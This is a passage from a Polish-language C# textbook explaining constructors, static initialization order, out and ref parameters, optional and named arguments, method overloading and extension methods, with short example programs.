Można zdefiniować wiele konstruktorów, jednak musi istnieć możliwość ich rozróżnienia: nie można zdefiniować dwóch konstruktorów pobierających tę samą liczbę argumentów takich samych typów, gdyż operator `new` nie wiedziałby, który z nich wybrać.

Jeśli nie zdefiniujemy żadnego konstruktora, to C# stworzy **konstruktor domyślny**, stanowiący odpowiednik pustego konstruktora bezargumentowego. (A zgodnie z tym, o czym wspomniałem wcześniej, pisząc strukturę, konstruktor taki zostanie wygenerowany automatycznie, niezależnie od tego, czy zdefiniujemy inne, czy nie).

#### PODPOWIEDŹ

Choć specyfikacja C# jednoznacznie definiuje, że konstruktorem domyślnym jest ten wygenerowany przez kompilator, to jednak termin ten jest także powszechnie stosowany w innym znaczeniu. Otóż w niektórych dokumentacjach firmy Microsoft termin **konstruktor domyślny** jest używany jako określenie dowolnego publicznego konstruktora bezargumentowego niezależnie od tego, czy został on wygenerowany przez kompilator, czy nie. Ma to pewne uzasadnienie. Otóż z punktu widzenia kodu używającego klasy nie można wskazać żadnej różnicy pomiędzy konstruktorem wygenerowanym przez kompilator a bezargumentowym konstruktorem jawnie zdefiniowanym przez twórcę klasy; a zatem jeśli określenie **konstruktor domyślny** ma oznaczać dowolny konstruktor o takich cechach, to może to być dowolny, publiczny konstruktor bezargumentowy.

Czynności wykonywane przez konstruktor domyślny generowany przez kompilator ograniczają się jedynie do inicjalizacji wartością `0` wszystkich pól tworzonych obiektów. Pojawiają się jednak sytuacje wymagające stworzenia własnych konstruktorów bezargumentowych. Może się bowiem pojawić konieczność wykonania w konstruktorze jakiegoś kodu. Konstruktor przedstawiony na [Przykład 3-16](#) określa wartość pola `_id` na podstawie pola statycznego, którego wartość jest inkrementowana podczas tworzenia każdego nowego obiektu danej klasy, dzięki czemu każdy obiekt uzyskuje unikatowy identyfikator. Zapewnienie takiej funkcjonalności konstruktora nie wymaga przekazywania jakichkolwiek argumentów, niemniej jednak wymaga wykonania odpowiedniego kodu. (Oczywiście uzyskanie takiego samego działania w strukturze nie byłoby możliwe, gdyż bezargumentowe konstruktory generowane dla struktur zawsze ograniczają się do inicjalizacji wszystkich pól zerami).

### Przykład 3-16. Niepusty konstruktor bezargumentowy

```
public class ItemWithId
{
    private static int _lastId;
    private int _id;

    public ItemWithId()
    {
        _id = ++_lastId;
    }
}
```

Taki sam efekt można także uzyskać w inny sposób. Można by napisać statyczną metodę o nazwie `GetNextId` i używać jej do inicjalizacji pola `_id`. W takim przypadku nie trzeba by pisać takiego konstruktora. Niemniej umieszczanie kodu w konstruktorze ma pewną zaletę: otóż okazuje się, że w inicjalizatorach pól można wywoływać wyłącznie statyczne metody danej klasy. Wynika to z faktu, że podczas inicjalizacji pól stan obiektu nie jest jeszcze kompletny, a zatem wywoływanie metod innych niż statyczne mogłoby się okazać niebezpieczne — ich działanie może bowiem być uzależnione od prawidłowych wartości pól obiektu. Jednak nic nie stoi na przeszkodzie, by wywoływać niestatyczne metody obiektu w jego konstruktorze. Oczywiście tworzenie obiektu w tym momencie nie będzie jeszcze całkowicie zakończone, niemniej jednak jest już znacznie bliżej tego momentu, a zatem ewentualne niebezpieczeństwo jest już znacząco mniejsze.

Istnieje jeszcze inny powód przemawiający za pisaniem własnych konstruktorów bezargumentowych. Jeśli w klasie zdefiniujemy przynajmniej jeden konstruktor, uniemożliwimy w ten sposób generowanie konstruktora domyślnego. Jeśli chcemy, by nasza klasa udostępniała konstruktor z argumentami, a oprócz tego dysponowała także konstruktorem bezargumentowym, to będziemy musieli go sami napisać, nawet jeśli będzie on zupełnie pusty.

### PODPOWIEDŹ

Niektóre platformy są w stanie korzystać wyłącznie z klas udostępniających konstruktory bezargumentowe. Na przykład: jeśli tworzymy interfejs użytkownika aplikacji, korzystając z WPF (Windows Presentation Foundation), to klasy pełniące rolę niestandardowych elementów interfejsu użytkownika muszą definiować taki konstruktor.

Jeśli tworzymy typ udostępniający kilka konstruktorów, to możemy zauważyc, że mają one pewne cechy wspólne — zazwyczaj realizują operacje związane z inicjalizacją, które muszą być wykonywane przez wszystkie konstruktory. Klasa przedstawiona na [Przykład 3-16](#) w konstruktorze każdego tworzonego obiektu wyrzeka jego liczbowy identyfikator, a gdyby udostępniała ona kilka

konstruktorów, to zapewne każdy z nich musiałby wykonywać podobną pracę. Przeniesienie tego zadania do inicjalizatora pola mogłoby rozwiązać problem; powstaje jednak pytanie, co by się stało, gdyby któryś z konstruktorów chciał zmienić sposób działania? Możemy dysponować pewnymi operacjami wykonywanymi przez wszystkie konstruktory, a jednocześnie możemy chcieć zrobić pewien wyjątek i stworzyć jeden konstruktor, pozwalający na podanie identyfikatora, a nie jego wyliczenie. W takim przypadku rozwiązanie wykorzystujące inicjalizatory pól nie byłoby poprawne, gdyż będziemy chcieli, by jeden z konstruktorów nie wyliczał wartości pól. [Przykład 3-17](#) zawiera zmodyfikowaną wersję kodu z [Przykład 3-16](#), definiującą dwa dodatkowe konstruktory.

### Przykład 3-17. Opcjonalna zmiana konstruktorów

```
public class ItemWithId
{
    private static int _lastId;
    private int _id;
    private string _name;

    public ItemWithId()
    {
        _id = ++_lastId;
    }

    public ItemWithId(string name)
        : this()
    {
        _name = name;
    }

    public ItemWithId(string name, int id)
    {
        _name = name;
        _id = id;
    }
}
```

Jeśli przyjrzymy się drugiemu konstruktorowi przedstawionemu na [Przykład 2-17](#), to zauważymy, że za jego listą parametrów został zapisany dwukropek oraz wyrażenie `this()`, które powoduje wywołanie pierwszego konstruktora. W taki sposób można wywołać dowolny konstruktor. [Przykład 3-18](#) przedstawia inną możliwą wersję trzech konstruktorów, pokazując przy okazji sposób przekazywania do nich argumentów.

### Przykład 3-18. Przekazywanie argumentów w sekwencji wywoływanych konstruktorów

```
public ItemWithId()
    : this(null)
{
}

public ItemWithId(string name)
    : this(name, ++_lastId)
{
}

private ItemWithId(string name, int id)
{
    _name = name;
    _id = id;
}
```

W powyższym przykładzie konstruktor dwuargumentowy można by nazwać konstruktorem głównym — on jeden wykonuje jakąkolwiek faktyczną pracę. Pozostałe dwa wybierają jedynie odpowiednie argumenty dla konstruktora głównego. Prawdopodobnie jest to bardziej eleganckie rozwiązanie od przedstawionego na poprzednim przykładzie, gdyż cała praca związana z inicjalizacją pól obiektu jest wykonywana tylko w jednym miejscu, a nie rozsiana po różnych konstruktorach, z których każdy inicjalizuje inne pole.

Należy także zwrócić uwagę, że konstruktor dwuargumentowy został oznaczony modyfikatorem `private`. Na pierwszy rzut oka może się wydawać dziwne, że najpierw definiujemy konstruktor pozwalający tworzyć instancje danej klasy, a następnie sprawiamy, że jest on niedostępny. Jednak w przypadku definiowania sekwencji wywoływanych konstruktorów rozwiązanie takie jest całkowicie sensowne. Istnieją także i inne przypadki, w których prywatny konstruktor może się okazać przydatny. Na przykład moglibyśmy chcieć napisać metodę służącą do tworzenia kopii obiektu klasy `ItemWithId`; w takim przypadku konstruktor mógłby być bardzo użyteczny, a definiując go jako prywatny, zachowalibyśmy pełną kontrolę nad tym, w jaki sposób są generowane nowe obiekty.

Przedstawione do tej pory konstruktory są wykonywane w momencie tworzenia nowych instancji. Jednak klasy i struktury pozwalają także na definiowanie konstruktorów statycznych. Są one wykonywane nie więcej niż jeden raz w trakcie działania aplikacji. Konstruktorów tych nie wywołujemy jawnie — C# zapewnia, że zostaną one wykonane automatycznie przed pierwszym użyciem danej klasy. A zatem w odróżnieniu od konstruktorów instancji do konstruktorów statycznych nie można przekazywać żadnych argumentów. Z tego powodu w danej klasie można zdefiniować tylko jeden konstruktor statyczny. Co więcej, ponieważ nie mamy do nich bezpośredniego dostępu, zatem w ich deklaracjach nie są używane żadne

modyfikatory dostępu. [Przykład 3-19](#) przedstawia przykład klasy z konstruktorem statycznym.

### Przykład 3-19. Klasa z konstruktorem statycznym

```
public class Bar
{
    private static DateTime _firstUsed;

    static Bar()
    {
        Console.WriteLine("Statyczny konstruktor klasy Bar");
        _firstUsed = DateTime.Now;
    }
}
```

Podobnie jak konstruktory instancji zapewniają, że tworzony obiekt znajdzie się we właściwym stanie początkowym, tak konstruktory statyczne zapewniają możliwość prawidłowego zainicjowania pól statycznych.

Swoją drogą, nie ma wymogu, by tworzone przez nas konstruktory (statyczne lub instancji) inicjowały wszystkie pola. W momencie tworzenia nowej instancji klasy jej pola są początkowo wypełniane zerami (bądź jego odpowiednikami takimi jak wartości `false` lub `null`). Podobnie także wszystkie pola statyczne są wypełniane zerami tuż przed pierwszym użyciem klasy. W odróżnieniu od zmiennych lokalnych pola należy inicjować tylko wtedy, gdy chcemy, by miały one wartość inną od domyślnej — czyli od `0`.

Jednak nawet w takich przypadkach może się okazać, że konstruktor nie jest nam potrzebny. W zupełności mogą nam wystarczyć inicjalizatory pól. Warto jednak dokładnie wiedzieć, w których momentach są wykonywane te konstruktory oraz inicjalizatory. Jak już wspominałem, zależy to od tego, czy konstruktory są dostępne, czy nie. A skoro już przyjrzaliśmy się konstruktorom nieco dokładniej, możemy w całości poznać przebieg procesu inicjalizacji.

Podczas działania programu w pierwszej kolejności zostają wypełnione zerami (bądź odpowiednikami tej wartości) statyczne pola typu. Następnie zostają wykonane inicjalizatory pól, przy czym kolejność ich wykonania odpowiada kolejności, w jakiej zostały one zapisane w kodzie źródłowym. Kolejność ta ma znaczenie, jeśli inicjalizator jednego pola odwołuje się do drugiego. W przykładzie przedstawionym na [Przykład 3-20](#) inicjalizatory pól `a` oraz `c` używają tego samego wyrażenia, jednak ze względu na kolejność wykonywania inicjalizatorów oba pola uzyskują inne wartości (odpowiednio `1` i `42`).

### Przykład 3-20. Sytuacja, gdy kolejność inicjalizatorów ma znaczenie

```
private static int a = b + 1;
```

```
private static int b = 41;  
private static int c = b + 1;
```

Dokładny moment, w którym zostaną wykonane inicjalizatory pól, zależy od tego, czy w danym typie został zdefiniowany konstruktor statyczny, czy nie. Jak już wspominałem wcześniej, jeśli takiego konstruktora nie ma, to moment wykonania inicjalizatorów nie jest określony — C# gwarantuje jedynie, że nastąpi to nie później niż przed pierwszym odwołaniem do jednego z pól typu, niemniej jednak zachowuje sobie prawo wyboru, kiedy to faktycznie nastąpi. Zdefiniowanie konstruktora statycznego zmienia całą sytuację: w takim przypadku inicjalizatory pól statycznych są wykonywane bezpośrednio przed wykonaniem konstruktora. A kiedy jest wykonywany konstruktor? Zostanie on wykonany w efekcie jednego z dwóch zdarzeń, zależnie od tego, które z nich wystąpi jako pierwsze: utworzenia instancji klasy lub odwołania do dowolnej statycznej składowej klasy.

Sytuacja wygląda podobnie w przypadków pól niestatycznych: początkowo są w nich zapisywane wartości 0 (lub jej odpowiedniki), a następnie zostają wykonane inicjalizatory pól (w kolejności, w jakiej zostały podane w kodzie źródłowym), dopiero potem zostaje wykonany konstruktor. Oczywiście w tym przypadku konstruktor instancji jest wywoływany jawnie, a zatem dokładnie wiadomo, kiedy zostanie on wykonany.

Na [Przykład 3-21](#) pokazano klasę, której celem jest przedstawienie procesu konstrukcji. Klasa ta nosi nazwę `InitializationTestClass` i ma zarówno pola statyczne, jak i niestatyczne. Inicjalizatory wszystkich tych pól wywołują metodę `GetValue`, która zawsze zwraca tę samą wartość, 1, a jednocześnie wyświetla podany komunikat, dzięki czemu możemy zobaczyć, kiedy została wywołana. Klasa definiuje także bezargumentowy konstruktor instancji oraz konstruktor statyczny, przy czym każdy z nich także wyświetla odpowiedni komunikat.

### Przykład 3-21. Kolejność inicjalizacji

```
public class InitializationTestClass  
{  
    public InitializationTestClass()  
    {  
        Console.WriteLine("Konstruktor");  
    }  
  
    static InitializationTestClass()  
    {  
        Console.WriteLine("Konstruktor statyczny");  
    }  
  
    public static int s1 = GetValue("Pole statyczne 1");  
    public int ns1 = GetValue("Pole 1");
```

```
public static int s2 = GetValue("Pole statyczne 2");
public int ns2 = GetValue("Pole 2");

private static int GetValue(string message)
{
    Console.WriteLine(message);
    return 1;
}

public static void Foo()
{
    Console.WriteLine("Metoda statyczna");
}
}

class Program
{
    static void Main(string[] args)
    {
        Console.WriteLine("Początek metody Main");
        InitializationTestClass.Foo();
        Console.WriteLine("Tworzenie obiektu nr 1");
        InitializationTestClass i = new InitializationTestClass();
        Console.WriteLine("Tworzenie obiektu nr 2");
        i = new InitializationTestClass();
    }
}
```

Metoda **Main** wyświetla komunikat, wywołuje statyczną metodę klasy **InitializationTestClass**, a następnie tworzy dwa obiekty tej klasy. Po uruchomieniu program generuje następujące wyniki.

```
Początek metody Main
Pole statyczne 1
Pole statyczne 2
Konstruktor statyczny
Metoda statyczna
Tworzenie obiektu nr 1
Pole 1
Pole 2
Konstruktor
Tworzenie obiektu nr 2
Pole 1
Pole 2
Konstruktor
```

Warto zwrócić uwagę, że zarówno inicjalizatory pól statycznych, jak i konstruktor statyczny zostały wykonane przed wywołaniem metody statycznej. Inicjalizatory pól statycznych zostały wykonane przed konstruktorem statycznym i zgodnie z

oczekiwaniami kolejność ich wykonania odpowiadała kolejności, w jakiej zostały podane w kodzie źródłowym. Ponieważ w naszej klasie został zdefiniowany konstruktor statyczny, zatem wiem, kiedy nastąpi inicjalizacja klasy — zostanie ona rozpoczęta na skutek pierwszego użycia klasy, co w naszym przypadku nastąpi w momencie wywołania metody `InitializationTestClass.Foo` w metodzie `Main`. Wyniki pokazują, że nastąpiło to bezpośrednio przed wywołaniem tej metody, lecz nie wcześniej, gdyż metoda `Main` zdążyła wyświetlić swój początkowy komunikat, a dopiero po nim pojawiły się komunikaty związane z inicjalizacją. Gdyby nasza testowa klasa nie definiowała konstruktora statycznego, a jedynie zawierała inicjalizatory pól statycznych, to nie mielibyśmy gwarancji, że inicjalizacja zostanie wykonana w tym samym momencie — specyfikacja C# pozwala, by nastąpiła ona wcześniej.

Z dużą ostrożnością należy wybierać czynności wykonywane podczas inicjalizacji statycznej: może bowiem zostać wykonana wcześniej, niż tego oczekujemy. Na przykład założmy, że nasz program korzysta z jakiegoś mechanizmu rejestracji komunikatów diagnostycznych, a my musimy skonfigurować go podczas uruchamiania programu, by w odpowiednim miejscu włączyć rejestrowanie. Zawsze istnieje prawdopodobieństwo, że kod realizowany w ramach inicjalizacji statycznej zostanie wykonany, zanim zdązymy skonfigurować mechanizm rejestracji, przez co komunikaty diagnostyczne nie będą zapisywane prawidłowo. To z kolei może sprawić, że testowanie takiego programu będzie utrudnione. Nawet jeśli ograniczymy możliwości języka, definiując konstruktor statyczny, to jednak stosunkowo łatwo może on zostać wykonany wcześniej, niżbyśmy sobie tego życzyli. Odwołanie do którejkolwiek ze statycznych składowych klasy może bowiem doprowadzić do inicjalizacji, przez co może zaistnieć sytuacja, w której statyczny konstruktor zostanie wywołany na skutek wykonania inicjalizatora pola statycznego jakieśj innej klasy, która nie ma zdefiniowanego konstruktora statycznego — może się to zdarzyć nawet przed rozpoczęciem wykonywania metody `Main`.

Można starać się rozwiązać taki problem, inicjując logikę rejestracji komunikatów diagnostycznych w ramach jej własnej inicjalizacji statycznej. Ponieważ C# gwarantuje, że inicjalizacja statyczna zostanie wykonana przed pierwszym użyciem danego typu, to można by oczekiwać, że w ten sposób jesteśmy w stanie zapewnić, że inicjalizacja rejestracji zostanie zakończona przed statyczną inicjalizacją kodu korzystającego z tej rejestracji. Jest jednak pewien problem: otóż C# gwarantuje jedynie moment *rozpoczęcia* inicjalizacji statycznej danej klasy. Nie daje jednak żadnych gwarancji odnośnie do tego, kiedy się ona zakończy. Takich gwarancji nie można dać, gdyż w przeciwnym razie kod przedstawiony na [Przykład 3-22](#) doprowadziłby do wystąpienia niemożliwej sytuacji.

### Przykład 3-22. Cykliczne odwołanie statyczne

```
public class AfterYou
{
    static AfterYou()
    {
        Console.WriteLine("Początek statycznego konstruktora klasy AfterYou.");
        Console.WriteLine("NoAfterYou.Value: " + NoAfterYou.Value);
        Console.WriteLine("Koniec statycznego konstruktora klasy AfterYou.");
    }

    public static int Value = 42;
}

public class NoAfterYou
{
    static NoAfterYou()
    {
        Console.WriteLine("Początek statycznego konstruktora klasy NoAfterYou.");
        Console.WriteLine("AfterYou.Value: " + AfterYou.Value);
        Console.WriteLine("Koniec statycznego konstruktora klasy NoAfterYou.");
    }

    public static int Value = 42;
}
```

W powyższym przykładzie występuje cykliczna zależność pomiędzy obiema klasami: obie definiują konstruktory statyczne, które próbują odwołać się do statycznej składowej drugiej klasy. Zachowanie tego programu będzie zależeć od tego, której z klas program używa jako pierwszej. Jeśli jako pierwsza zostanie użyta klasa `AfterYou`, to wygenerowane wyniki będą miały następującą postać:

```
Początek statycznego konstruktora klasy AfterYou.
Początek statycznego konstruktora klasy NoAfterYou.
AfterYou.Value: 42
Koniec statycznego konstruktora klasy NoAfterYou.
NoAfterYou.Value: 42
Koniec statycznego konstruktora klasy AfterYou.
```

Zgodnie z oczekiwaniami jako pierwszy zostanie uruchomiony statyczny konstruktor klasy `AfterYou`, gdyż to właśnie tej klasy stara się użyć nasz program. Konstruktor wyświetla pierwszy komunikat, jednak później chce odwołać się do pola `NoAfterYou.Value`. Oznacza to, że musi zostać wykonana statyczna inicjalizacja klasy `NoAfterYou`, co spowoduje wyświetlenie pierwszego komunikatu generowanego przez jej statyczny konstruktor. Konstruktor ten odwołuje się następnie do pola `AfterYou.Value`, choć realizacja statycznego konstruktora klasy `AfterYou` nie została jeszcze zakończona. Odwołanie to jest prawidłowe, gdyż

reguły określają jedynie, kiedy inicjalizacja ma się rozpocząć, a nie kiedy zostanie ona zakończona. Gdyby reguły określały także, kiedy inicjalizacja zostanie zakończona, to powyższego kodu nie można by wykonać — konstruktor statyczny `NoAfterYou` nie mógłby być wykonany do końca, gdyż czekałby na zakończenie konstruktora `AfterYou`, który także nie mógłby zostać zakończony, ponieważ oczekiwali by na zakończenie konstruktora `NoAfterYou`.

Morał z powyższego przykładu jest taki, że nie należy się starać, by operacje wykonywane w ramach inicjalizacji statycznej były zbyt ambitne, ponieważ trudno jest przewidzieć dokładną kolejność, w jakiej będą realizowane.

## Metody

**Metody** to fragmenty kodu posiadające własną nazwę, które opcjonalnie mogą zwracać wyniki i pobierać argumenty. Język C# korzysta z popularnego rozróżniania, czym są parametry, a czym argumenty metody. Metoda może definiować listę oczekiwanych danych wejściowych — parametrów — a kod umieszczony wewnętrz niej odwołuje się do nich na podstawie ich nazw. Wartości używane przez ten kod mogą być inne podczas każdego wywołania metody, a termin **argument** oznacza konkretną wartość przekazaną jako parametr w konkretnym wywołaniu metody.

Miałeś już okazję zobaczyć, że kiedy jest używany modyfikator dostępności (taki jak `public` lub `private`), to zostaje on umieszczony na samym początku deklaracji metody. Po nim opcjonalnie może zostać podane słowo kluczowe `static`. Kolejnym elementem deklaracji metody jest typ wartości wynikowej. Podobnie jak w większości języków należących do rodziny C, także i w C# metody nie muszą zwracać żadnej wartości — sygnalizujemy to, umieszczając zamiast nazwy typu słowo kluczowe `void`. Aby określić zwracaną wartość, wewnętrz metody umieszczane jest słowo kluczowe `return`, a za nim odpowiednie wyrażenie. W przypadku metod, które nic nie zwracają, można wewnętrz nich umieścić słowo kluczowe `return` bez żadnego wyrażenia, co spowoduje natychmiastowe zakończenie wykonywania metody. Jednak stosowanie instrukcji `return` w takich przypadkach jest opcjonalne, gdyż działanie takiej metody zakończy się po dotarciu do końca umieszczonego w niej kodu.

## Przekazywanie argumentów przez referencję

W języku C# metody mogą bezpośrednio zwracać tylko jedną daną. Jeśli chcemy zwrócić z metody więcej wartości, to możemy oznać jej parametry jako wyjściowe, a nie wejściowe. Metoda przedstawiona na [Przykład 3-23](#) zwraca dwie wartości — wyniki dzielenia całkowitego. Główną wartością zwracaną przez metodę jest iloraz, jednak metoda zwraca także resztę z dzielenia, wykorzystując do

tego celu ostatni parametr oznaczony słowem kluczowym `out`.

Przykład 3-23. Zwracanie wielu wartości przy wykorzystaniu słowa kluczowego `out`

```
public static int Divide(int x, int y, out int remainder)
{
    remainder = x % y;
    return x / y;
}
```

W przypadku wywoływania takiej metody musimy jawnie zaznaczyć, że jesteśmy świadomi, w jaki sposób metoda używa swojego ostatniego argumentu — także w jej wywołaniu (a nie tylko w deklaracji) musimy użyć słowa kluczowego `out` (tak jak pokazuje [Przykład 3-24](#)). (Niektóre języki z rodziny C nie zapewniają żadnej możliwości wizualnego rozróżnienia wywołań używających wartości oraz używających referencji, choć ich znaczenie jest całkowicie odmienne; z tego względu w języku C# różnicę tę należy zaznaczyć jawnie).

Przykład 3-24. Wywołanie metody z parametrem wyjściowym

```
int r;
int q = Divide(10, 3, out r);
```

W powyższym przykładzie do metody `Divide` przekazywana jest referencja do zmiennej `r`, a zatem kiedy metoda ta przypisuje wartość parametrowi `remainder`, to w rzeczywistości zostaje on zapisany w zmiennej `r`. Ponieważ parametr `remainder` jest typu `int`, czyli typu wartościowego, zatem normalnie nie byłby przekazywany przez referencję, a co więcej, referencje tego typu mają ograniczone możliwości. Takie rozwiązanie można stosować wyłącznie w argumentach metod. Nie można zadeklarować zmiennej lokalnej lub pola zawierającego taką referencję, gdyż jest ona ważna wyłącznie podczas trwania wywołania metody. (Implementacja C# może obsługiwać to rozwiązanie, umieszczając zmienną `r` z [Przykład 3-24](#) na stosie i przekazując do metody `Divide` wskaźnik do tego miejsca stosu. Takie rozwiązanie byłoby prawidłowe, gdyż musi ono działać wyłącznie w czasie trwania wywołania).

Referencja wyjściowa wymaga, by informacje były przekazywane z wywołanej metody do kodu wywołującego: jeśli metoda zakończy się bez przypisania jakieś wartości do parametru wyjściowego, to zostanie zgłoszony błąd kompilatora. (Wymóg ten nie obowiązuje, gdy metoda zgłasza wyjątek). Istnieje także drugie słowo kluczowe — `ref` — które ma podobne znaczenie, lecz pozwala, by informacje były przekazywane w obu kierunkach. W przypadku parametrów referencyjnych można uznać, że metoda dysponuje bezpośrednim dostępem do zmiennej przekazanej przez kod wywołujący — może odczytać jej wartość, a nawet ją zmienić. (Kod wywołujący musi zapewnić, że wszelkie zmienne przekazywane

jako argumenty referencyjne będą miały określoną wartość przed wywołaniem metody; a zatem w tym przypadku kod metody nie musi jej modyfikować). Jeśli wywołujemy metodę z parametrem oznaczonym jako `ref`, a nie `out`, to w miejscu jej wywołania musimy jawnie określić, że chcemy, by jako argument została przekazana referencja do zmiennej; co pokazuje [Przykład 3-25](#).

#### Przykład 3-25. Wywoływanie metody z argumentem ref

```
long x = 41;  
Interlocked.Increment(ref x);
```

Słów kluczowych `out` oraz `ref` można także używać podczas korzystania z danych typów referencyjnych. Może sądzisz, że takie postępowanie jest niepotrzebne, jednak w rzeczywistości jest ono użyteczne. W ten sposób uzyskujemy bowiem odwołanie dwupoziomowe — do metody trafia referencja do zmiennej zawierającej referencję. Jeśli przekazujemy do metody daną typu referencyjnego, metoda ta uzyskuje dostęp do przekazanego do niej obiektu. Choć metoda może modyfikować składowe tego obiektu, to jednak nie może zastąpić go innym. Jeśli jednak argument typu referencyjnego oznaczymy słowem kluczowym `ref`, to do metody zostanie przekazana referencja do zmiennej — nic zatem nie stoi na przeszkodzie, by zmodyfikować zawartość tej zmiennej, zapisując w niej referencję do zupełnie innego obiektu.

Parametry wyjściowe oraz referencyjne można także stosować w konstruktach. Trzeba także pamiętać, że kwalifikatory `out` oraz `ref` są elementami sygnatury metody (lub konstruktora). Kod wywołujący może oznaczyć argument jako wyjściowy (`out`) lub referencyjny (`ref`) tylko i wyłącznie w przypadku, gdy odpowiedni parametr został zadeklarowany jako wyjściowy (lub referencyjny). Nie możemy jednostronnie zdecydować, że chcemy przekazać argument przez referencję, jeśli metoda tego nie oczekuje.

### Argumenty opcjonalne

Argumenty, które nie są ani argumentami wyjściowymi, ani referencyjnymi, mogą być opcjonalne, jeśli zdefiniujemy ich wartości domyślne. [Przykład 3-26](#) określa wartości, które powinny przyjąć poszczególne argumenty, jeśli nie zostaną one podane w kodzie wywołującym.

#### Przykład 3-26. Metoda z argumentami opcjonalnymi

```
public static void Blame(string perpetrator = "dzisiejszą młodzież",  
    string problem = "upadek dobrych obyczajów")  
{  
    Console.WriteLine("Oskarżam {0} o {1}.", perpetrator, problem);  
}
```

Powyższą metodę można następnie wywołać bez podawania żadnych argumentów, z

jednym albo z oboma argumentami. Przykład zamieszczony na [Przykład 3-27](#) wywołuje powyższą metodę, przekazując tylko jeden argument, co sprawi, że argument `problem` przyjmie wartość domyślną.

### Przykład 3-27. Pominięcie jednego argumentu

```
Blame("cyklistów");
```

Zazwyczaj podczas wywoływania metody argumenty są podawane w określonej kolejności. Co jednak zrobić w sytuacji, gdybyśmy chcieli wywołać metodę z [Przykład 3-26](#), określając wartość tylko drugiego argumentu, tak by pierwszy z nich przyjął wartość domyślną? Nie można przecież zostawić argumentu pustego — próba użycia wywołania o postaci `Blame(, "wszystko")` spowoduje zgłoszenie błędu komilacji. Można natomiast podać nazwę argumentu, którego wartość określamy w wywołaniu. Służy do tego składnia przedstawiona na [Przykład 3-28](#). W takim przypadku wszystkie pominięte argumenty przyjmą swoje wartości domyślne.

### Przykład 3-28. Określanie nazwy podawanego argumentu

```
Blame(problem: "wszystko");
```

#### PODPOWIEDŹ

Oczywiście takie rozwiązanie będzie działać wyłącznie w przypadku metod definiujących domyślne wartości argumentów. Choć nic nie stoi na przeszkodzie, by podawać nazwy argumentów w wywołaniach dowolnych metod — czasami warto tak robić nawet w sytuacjach, gdy nie pomijamy żadnych argumentów, gdyż znacznie ułatwia to zrozumienie, do czego służą poszczególne argumenty.

Koniecznie należy zrozumieć, w jaki sposób C# implementuje domyślne wartości argumentów. Kiedy w wywołaniu metody nie określmy wartości wszystkich jej argumentów, tak jak zrobiliśmy na [Przykład 3-28](#), kompilator wygeneruje kod przekazujący pełny zestaw argumentów. W zasadzie kompilator przepisuje nasz kod, dodając do niego pominięte argumenty. Ten fakt ma duże znaczenie, gdyż jeśli napiszemy bibliotekę definiującą domyślne wartości argumentów, a później zdecydujemy się zmienić te wartości, to mogą pojawić się problemy. W kodzie skompilowanym z użyciem starej wersji biblioteki będą używane stare wartości domyślne i aby zostały uwzględnione nowe, trzeba go będzie ponownie skompilować.

Dlatego też czasami można się spotkać z zastosowaniem innego mechanizmu pozwalającego na pomijanie argumentów — **przeciążania**, co jest nieco melodramatycznym sposobem określania raczej przyziemnej idei przypisywania wielu znaczeń jednej nazwie lub symbolowi. Wcześniej zamieszczono już przykłady zastosowania tej techniki przy okazji omawiania konstruktorów — w

przykładzie przedstawionym na [Przykład 3-18](#) zdefiniowany został główny konstruktor wykonujący właściwą pracę oraz dwa dodatkowe konstruktory, które go wywoływały. Dokładnie to samo rozwiązanie można stosować w przypadku metod, co pokazuje przykład zamieszczony na [Przykład 3-29](#).

### Przykład 3-29. Przeciążanie metod

```
public static void Blame(string perpetrator, string problem)
{
    Console.WriteLine("Oskarżam {0} o {1}.", perpetrator, problem);
}

}
public static void Blame(string perpetrator)
{
    Blame(perpetrator, "upadek dobrych obyczajów");
}

public static void Blame()
{
    Blame("dzisiejszą młodzież", "upadek dobrych obyczajów");
}
```

Pod pewnym względem przeciążanie jest nieco mniej elastyczne od domyślnych wartości argumentów, gdyż decydując się na użycie domyślnej wartości argumentu `perpetrator`, tracimy możliwość określenia wartości argumentu `problem` (choć dosyć łatwo można by ten problem rozwiązać, dodając jeszcze jedną metodę o innej nazwie). Jednak z drugiej strony przeciążanie metod zapewnia dwie potencjalne korzyści: pozwala nam w razie konieczności określić wartości domyślne podczas działania programu oraz pozwala sprawić, że argumenty wyjściowe oraz referencyjne staną się praktycznie argumentami opcjonalnymi. Jak wiemy, argumenty wyjściowe i referencyjne wiążą się z przekazywaniem referencji do zmiennych lokalnych, zatem nie ma żadnej możliwości określenia ich wartości domyślnych; nic jednak nie stoi na przeszkodzie, by w razie potrzeby zdefiniować metody przeciążone, które będą definiować te argumenty lub nie. Oczywiście można także skorzystać z obu tych technik jednocześnie — korzystać głównie z argumentów opcjonalnych, tworząc metody przeciążone jedynie po to, by pozwolić na użycie argumentów wyjściowych lub referencyjnych.

## Metody rozszerzeń

C# pozwala tworzyć metody będące nowymi składowymi już istniejących typów. Te tak zwane **metody rozszerzeń** (ang. *extension methods*) wyglądają jak zwyczajne metody statyczne, jednak ich pierwszym parametrem jest słowo kluczowe `this`. Metody rozszerzeń można definiować wyłącznie w klasach statycznych. Przykład z [Przykład 3-30](#) dodaje niezbyt użyteczną metodę rozszerzenia do klasy `string`.

### Przykład 3-30. Metoda rozszerzenia

---

```
namespace MyApplication
{
    public static class StringExtensions
    {
        public static void Show(this string s)
        {
            System.Console.WriteLine(s);
        }
    }
}
```

W powyższym przykładzie przedstawiona została deklaracja przestrzeni nazw, gdyż przestrzenie nazw mają znaczenie: metody rozszerzenia są dostępne, wyłącznie jeśli użyjemy dyrektywy `using` z nazwą przestrzeni, w jakiej metoda została zdefiniowana, bądź też jeśli tworzony kod należy do tej samej przestrzeni nazw co metoda rozszerzenia. W kodzie, który nie spełnia tych wymagań, klasa `string` będzie wyglądała normalnie, a metoda rozszerzenia `Show` przedstawiona na [Przykład 3-30](#) nie będzie w niej dostępna. Niemniej jednak kod taki jak ten z [Przykład 3-31](#) zdefiniowany w tej samej przestrzeni nazw co metoda rozszerzenia będzie mógł z niej korzystać.

### Przykład 3-31. Metoda rozszerzenia dostępna dzięki użyciu odpowiedniej deklaracji przestrzeni nazw

---

```
namespace MyApplication
{
    class Program
    {
        static void Main(string[] args)
        {
            "Witaj".Show();
        }
    }
}
```

Kod przedstawiony na [Przykład 3-32](#) należy do innej przestrzeni nazw, jednak uzyskuje dostęp do metody rozszerzenia dzięki użyciu odpowiedniej dyrektywy `using`.

### Przykład 3-32. Metoda rozszerzenia dostępna dzięki użyciu odpowiedniej dyrektywy `using`

---

```
using MyApplication;

namespace Other
{
    class Program
```

```
{  
    static void Main(string[] args)  
    {  
        "Witaj".Show();  
    }  
}
```

